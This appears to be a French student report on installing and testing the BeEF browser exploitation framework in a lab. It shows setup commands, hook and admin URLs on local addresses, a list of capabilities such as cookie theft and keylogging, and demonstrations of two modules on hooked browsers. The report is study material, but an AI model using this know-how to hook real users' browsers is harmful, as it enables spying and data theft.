

## **Rapport de projet :**

Beef

Année universitaire 2017/2018



### **Auteurs:**

Laura Barrocci

Celia Ladli

- M2 Informatique SSI

# SOMMAIRE

Introduction	3
I. Installation et test de BeEF	3
1. Architecture de BeEF	3
2. Installation de BeEF	4
3. Test de BeEF	6
II. Exploits sur les navigateurs hooked	10
1. Play Sound	10
2. Get internal IP WebRTC	11
III. Capture du trafic BeEF	12
IV. Construction des règles de détection du Flux de communication BeEF	13
V. Utilisation de MITMF	15
1. Installation de mitmf	15
2. Réalisation de l'attaque	16
VI. Contre-attaquer une attaque BeEF	17
VII. Vulnérabilité réflective XSS	19
Conclusion	19

# Introduction

BeEF est l'abréviation de « The Browser Exploitation Framework », un outil de test de pénétration qui se concentre sur le navigateur web.

Des inquiétudes croissantes concernant les attaques web contre les clients, y compris les clients mobiles, ont amené les pen-testeurs à utiliser BeEF afin d'évaluer la sécurité réelle de l'environnement cible en utilisant des vecteurs d'attaque côté client. Contrairement à d'autres outils de sécurité, BeEF étend son périmètre d'action au-delà du périmètre réseau et du système client. En effet, il examine également l'exploitation dans le contexte de la porte ouverte : le navigateur web, ce pour quoi BeEF n'est plus utilisé que par les pen-testeurs, mais par une communauté plus large incluant des personnes mal intentionnées. Ceci constitue l'une des raisons pour lesquelles, nous avons choisi d'effectuer ce travail de recherche, pour ainsi déceler les failles éventuelles du logiciel BeEF et de les exploitées contre l'attaquant.

Pour mener à bien ce travail, nous avons organisé notre projet en quatre parties. La première partie concerne l'installation et le test du logiciel BeEF. La seconde partie explique comment mettre au point des règles, dans le but de capturer le trafic généré par BeEF. Dans la troisième partie, nous essayerons d'utiliser l'outil mitmf pour tenter de prendre le contrôle d'un navigateur cible. Enfin, la quatrième et dernière partie permet d'analyser l'ensemble des attaques réalisées et de déterminer une manière de les contre-attaquer.

## I. Installation et test de BeEF

### 1. Architecture de BeEF




Figure 1: L'architecture de BeEF

L'architecture de BeEF est composée de deux interfaces de base:

- une interface utilisateur
- une interface serveur de communication

L'interface utilisateur est l'interface de contrôle de l'utilisation de BeEF. Grâce à cette interface, on peut voir l'ensemble des victimes (en ligne / hors ligne) et ainsi exécuter des exploits.

L'interface serveur, quant à elle, permet de communiquer via http avec les navigateurs infectés.

Exemples des exploits que l'on peut effectuer grâce à BeEF:

- Récupération d'informations
- Vol de cookies
- Keylogger
- Liste des sites/domaines visités
- Fingerprint du navigateur (OS, plugins...)
- Webcam

## 2. Installation de BeEF

BeEF est un logiciel opérant sur n'importe quel système d'exploitation ayant Ruby et nodejs installés au préalable. Néanmoins, seulement MacOS et Linux sont officiellement supportés.

Afin de réaliser l'installation de BeEF nous avons suivi les étapes suivantes :

- Obtenir le code source de BeEF en clonant le répertoire Git du Github comme ceci:

```
root@mim-ubuntu:/home/mim# git clone https://github.com/beefproject/beef.git
Clonage dans 'beef'...
remote: Counting objects: 35253, done.
remote: Compressing objects: 100% (157/157), done.
remote: Total 35253 (delta 112), reused 167 (delta 78), pack-reused 35017
Réception d'objets: 100% (35253/35253), 11.14 MiB | 2.46 MiB/s, fait.
Résolution des deltas: 100% (22083/22083), fait.
```

Figure 2: Clonage du répertoire Git pour BeEF

- Installer Ruby :

```
root@mim-ubuntu:/home/mim# apt-get install ruby ruby-dev
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
The following additional packages will be installed:
  fonts-lato javascript-common libgmp-dev libgmpxx4ldbl libjs-jquery
  libruby2.3 rake ruby-did-you-mean ruby-minitest ruby-net-telnet
  ruby-power-assert ruby-test-unit ruby2.3 ruby2.3-dev rubygems-integration
```

Figure 3: Installation de ruby

- Création d'un répertoire brightbox ppa pour la dernière version de Ruby:

```
root@mim-ubuntu:/home/mim# apt-add-repository -y ppa:brightbox/ruby-ng
gpg: le porte-clefs « /tmp/tmpa5r2ur9q/secring.gpg » a été créé
gpg: le porte-clefs « /tmp/tmpa5r2ur9q/pubring.gpg » a été créé
gpg: demande de la clef C3173AA6 sur le serveur hkp keyserver.ubuntu.com
gpg: /tmp/tmpa5r2ur9q/trustdb.gpg : base de confiance créée
gpg: clef C3173AA6 : clef publique « Launchpad PPA for Brightbox » importée
gpg: Quantité totale traitée : 1
gpg:      importées : 1 (RSA: 1)
OK
```

Figure 4: Création du répertoire brightbox ppa

- Installation de BeEF, à l'aide du script d'installation « install »:

```

root@mim-ubuntu:/home/mim/beef# ./install
      .O,
      lkOl
      od cOc
      'X,  cOo.
      cX,      ,dkc.
      ;Kd.      ,odo,.
      .dXl      .:xkl'
      'OKc      ;c'      ,ook:
      ,kKo.      .cOkc.      .lOk:.
      .dXx.      :KwKo.      'dXd.
      .oXx.      cXWwOc.      .dXd.
      .owO      .OWWwNd.      'KK.
      .,,,;lkNwx      KWWwWx:'XK.
,o:,      .,odkO00XNK00kxdlc,.      .KWWwWwddwd
K:Ol      .:d0NXK00kxdoxo'      .lXWWwWwWwWwW0
od d0.      .l0NK0xdoooooooox0.      .,cdOXWwWwWwWwWwWwW
;O      ;K;      ;kN0koooooooooooooK:      .':ok0NwWwWwWwWwWwWwWwK.
'X      .Kl      ;KN0doooooooooooooooooXkkXWwWwWwWwWwWwWwWwWwWd.
.N. o.      .Kl      'Ow0dooooooooooooooooodkXWwWwWwWwWwWwWwWwWwWw0l.
0l ok'      .kO:'      ;kNNkoooooooooooooooook0XWwWwWwWwWwWwWwWwWwWwKx:.
lX.,WN      .:c:xWkoooooooooooooooood0NwWw0WwWwWwWwWwWwWwWwWwWwKo.
00.0WwK'      .XKooooooooooooooooONwWwNo      dWwWwWwWwWwWwWwWwWwWwWl
oKkNwWwX00NwXdooooooooooXWwWnk'      dWwWwWwWwWwWwWwWwWwW
.cONWwWwWwWwW0ooooooooONwWwK:.      .c0WwWwWwWwWwWwWwWwWwWwW:
.;oONWwWwXooooooooodKwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwW.
'XW0ooooooooKNwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWd
oW0ooooooooWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwW
;NXdooodKwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwX
;xkO0dooooX000KNwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwX.
.N0oddxkkkkxxdoookKwWwWwWwWwWwWwWwWwWwWwWwWwWwWwWwW'
:KNWwWwWwWwWwWwX0xooONwWwWwWwWwWwWwWwWwWwWwWwWwWwW.
.xNXxKWwWwWwWwOXWwWxokWwWwWwWwWwWwWwWwWwWwWwWwWnk'
Owl cNwWwWwWwWk oNwNwKWwWwWwWwWwWwWwWwWwWwWwWwWl.
,wk xWwWwWwWwWd xWwNwWwWwWwWwWwWwWwWwWwWwWwWwWdc,.
.N0      lOXNX0x;      .KWwWwWwWwWwWwWwWwWwWwWk.
:No,      'lXWwWwWwWwWwWwWwWwWwWwWwWwWwW.
.dXN00kxk00NwWwWwWwWwWwWwWl.
.';o0WwWwWwWwWwWwWwWwWwWwWwWwWwW;
.cXOKXKKOd;.

```

Figure 5: Installation de BeEF

### 3. Test de BeEF

- Lancement de BeEF à l'aide du script « beef »:

```
root@mim-ubuntu:/home/mim/beef# ./beef
[10:29:31][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[10:29:31] |   Twit: @beefproject
[10:29:31] |   Site: http://beefproject.com
[10:29:31] |   Blog: http://blog.beefproject.com
[10:29:31] |   Wiki: https://github.com/beefproject/beef/wiki
[10:29:31][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[10:29:32][*] BeEF is loading. Wait a few seconds...
[10:29:36][*] 8 extensions enabled.
[10:29:36][*] 301 modules enabled.
[10:29:36][*] 2 network interfaces were detected.
[10:29:36][+] running on network interface: 127.0.0.1
[10:29:36] |   Hook URL: http://127.0.0.1:3000/hook.js
[10:29:36] |_ UI URL:   http://127.0.0.1:3000/ui/panel
[10:29:36][+] running on network interface: 10.0.2.15
[10:29:36] |   Hook URL: http://10.0.2.15:3000/hook.js
[10:29:36] |_ UI URL:   http://10.0.2.15:3000/ui/panel
[10:29:36][!] Warning: Default username and weak password in use!
[10:29:36] |_ New password for this instance: 1ae80763fdf7b8af10ff618e46e2167b
[10:29:36][*] RESTful API key: 557a96d11832eac2821df08000ae5ceb4529edb7
[10:29:36][*] HTTP Proxy: http://127.0.0.1:6789
[10:29:36][*] BeEF server started (press control+c to stop)
```

Figure 6: Lancement de BeEF

- Configuration des identifiants d'authentification:

```
root@mim-ubuntu:/home/mim/beef# nano config.yaml
```

Figure 7: Modification du fichier config.yaml

Il est nécessaire de modifier le login et le mot de passe par défaut mentionnés dans le fichier config.yaml.

```
# Credentials to authenticate in BeEF.
# Used by both the RESTful API and the Admin interface
credentials:
  user:  "ladli"
  passwd: "BARROCCI2"
```

Figure 8: Modification des identifiants d'authentification

- Ouverture de BeEF sur le navigateur, à l'aide de l'UI URL:

```
[10:29:36] |   Hook URL: http://10.0.2.15:3000/hook.js
[10:29:36] |_ UI URL:   http://10.0.2.15:3000/ui/panel
```

Figure 9: UI URL de l'interface

Le login est « beef » et le mot de passe est mentionné en dessous de l'URL :

```
[10:29:36][!] Warning: Default username and weak password in use!  
[10:29:36] |_ New password for this instance: 1ae80763fdf7b8af10ff618e46e216  
7b
```

Figure 10: Mot de passe pour l'authentification de BeEF

- Interface d'authentification:




Figure 11: Interface d'authentification BeEF

Lorsqu'on entre l'UI URL <http://10.0.2.15/3000/ui/panel>, on a la page d'authentification de BeEF qui s'affiche. Il suffit alors de saisir les identifiants vus auparavant pour accéder à l'interface BeEF qui va nous permettre de réaliser des exploits sur les navigateurs cibles.

- Interface du framework BeEF:




Figure 12: Interface BeEF



Deux pages de démonstration sont disponibles dans le framework BeEF:

- une page de démonstration basic:




Figure 13: Page de démonstration basic

Lorsqu'on clique sur le lien, le navigateur est automatiquement accroché dans le framework BeEF.

- une version avancée:




Figure 14: Page de démonstration avancée

Cette page connecte également automatiquement le navigateur Web à l'infrastructure BeEF.



Lorsque le navigateur web est accroché dans le framework BeEF, on peut voir des informations sur celui-ci:




Figure 15: Informations sur le navigateur web accroché

Dans l'onglet « Logs », on peut voir le journal d'évènements du navigateur accroché:

Getting Started		
Logs		
Current Browser		
Details	Logs	Commands
Rider	XssRays	Ipec
Network	WebRTC	
Id	Type	Event
30	Event	261.451s - [Blur] Browser window has lost focus.
29	Event	260.814s - [Focus] Browser window has regained focus.
28	Event	257.412s - [Blur] Browser window has lost focus.
27	Event	99.173s - [Focus] Browser window has regained focus.
26	Event	94.132s - [Blur] Browser window has lost focus.
25	Event	92.347s - [Focus] Browser window has regained focus.
24	Event	86.902s - [Blur] Browser window has lost focus.
23	Event	80.903s - [Focus] Browser window has regained focus.
22	Event	67.898s - [Blur] Browser window has lost focus.
21	Event	50.315s - [Focus] Browser window has regained focus.
20	Event	48.854s - [Blur] Browser window has lost focus.
19	Zombie	127.0.0.1 appears to have come back online
18	Zombie	127.0.0.1 just joined the horde from the domain: 127.0.0.1:3000

Figure 16: Logs

Dans l'onglet « Commands », on a la possibilité de réaliser différents exploits sur le navigateur accroché :




Figure 17: Commands

Il existe différents types d'exploit :

- fonctionne contre la cible invisible pour l'utilisateur
- fonctionne contre la cible visible pour l'utilisateur
- doit encore être vérifié par rapport à la cible
- ne fonctionne pas contre la cible

## II. Exploits sur les navigateurs hooked

Afin de tester BeEF, nous avons réalisé un ensemble d'exploits sur les navigateurs hooked. Ci-dessous, nous détaillons quelques exemples :

### 1. Play Sound

L'exploit « Play Sound » est un exploit qui permet de jouer un son sur le navigateur cible qui a été accroché dans notre framework BeEF.




Figure 18: Commande Play Sound

Lorsqu'on exécute la commande « Play Sound », on peut voir le résultat de cette commande:




Figure 19: Résultat d'exécution de la commande Play Sound

## 2. Get internal IP WebRTC

La commande « Get internal IP WebRTC » permet de récupérer l'adresse IP du navigateur web ciblé.




Figure 20: Commande Get internal IP WebRTC

Comme on peut le voir, lorsqu'on exécute la commande, le résultat retourné est l'adresse IP du navigateur accroché par le framework BeEF.

Lorsqu'une commande est exécutée, un ensemble de logs est généré sur le terminal qui nous permet de savoir si l'exploit à bien été réalisé.

```
SrLlpNS7Irm00e (wrong number of arguments (given 0, expected 1))
[11:04:33] Internal error while retrieving hosts list for hooked browser with id BZ0W5UKCRcdghKz9mf6GV22hnsUetxneeA94rctCNIIdgxnzW7gxc00bZ2JZAsIDyf
SrLlpNS7Irm00e (wrong number of arguments (given 0, expected 1))
[11:04:34] Internal error while retrieving service list for hooked browser with id BZ0W5UKCRcdghKz9mf6GV22hnsUetxneeA94rctCNIIdgxnzW7gxc00bZ2JZAsIDyf
SrLlpNS7Irm00e (undefined method 'fetch' for #<JSON::Ext::Generator::State:0x00000002bf1538>)
[11:04:34] Internal error while retrieving service list for hooked browser with id BZ0W5UKCRcdghKz9mf6GV22hnsUetxneeA94rctCNIIdgxnzW7gxc00bZ2JZAsIDyf
SrLlpNS7Irm00e (undefined method 'fetch' for #<JSON::Ext::Generator::State:0x000000040d5ff8>)
[11:04:35] Internal error while retrieving hosts list for hooked browser with id BZ0W5UKCRcdghKz9mf6GV22hnsUetxneeA94rctCNIIdgxnzW7gxc00bZ2JZAsIDyf
SrLlpNS7Irm00e (wrong number of arguments (given 0, expected 1))
[11:04:39] Internal error while retrieving hosts list for hooked browser with id GEQots2a0gezH8nFLSDP8PXkhBKCNIq0iecpHOKR4socfK06P4RGLyH3ONOWF6Jh
kwUmesvzrPHXYxu (wrong number of arguments (given 0, expected 1))
[11:09:09] Hooked browser [id:1, ip:127.0.0.1] has executed instructions (status: SUCCESS) from command module [cid:1, mod: 92, name:'Play Sound']
[11:09:17] Hooked browser [id:1, ip:127.0.0.1] has executed instructions (status: SUCCESS) from command module [cid:2, mod: 92, name:'Play Sound']
[11:12:46] Hooked browser [id:1, ip:127.0.0.1] has executed instructions (status: SUCCESS) from command module [cid:3, mod: 40, name:'Get Internal
IP WebRTC']
[12:06:33] [Browser Details] Invalid browser plugins returned from the hook browser's initial connection.
[12:06:33] New Hooked Browser [id:3, ip:10.0.2.15, browser:FF-55, os:Linux-], hooked domain [10.0.2.15:3000]
[12:15:40] File [/modules/browser/spyder_eye/html2canvas.js] bound to Url [/h2c.js] using Content-type [application/javascript]
[12:15:40] File [/modules/browser/spyder_eye/html2canvas.js] bound to Url [/h2c.js] using Content-type [application/javascript]
[12:15:41] Hooked browser [id:3, ip:10.0.2.15] has executed instructions (status: SUCCESS) from command module [cid:5, mod: 92, name:'Play Sound']
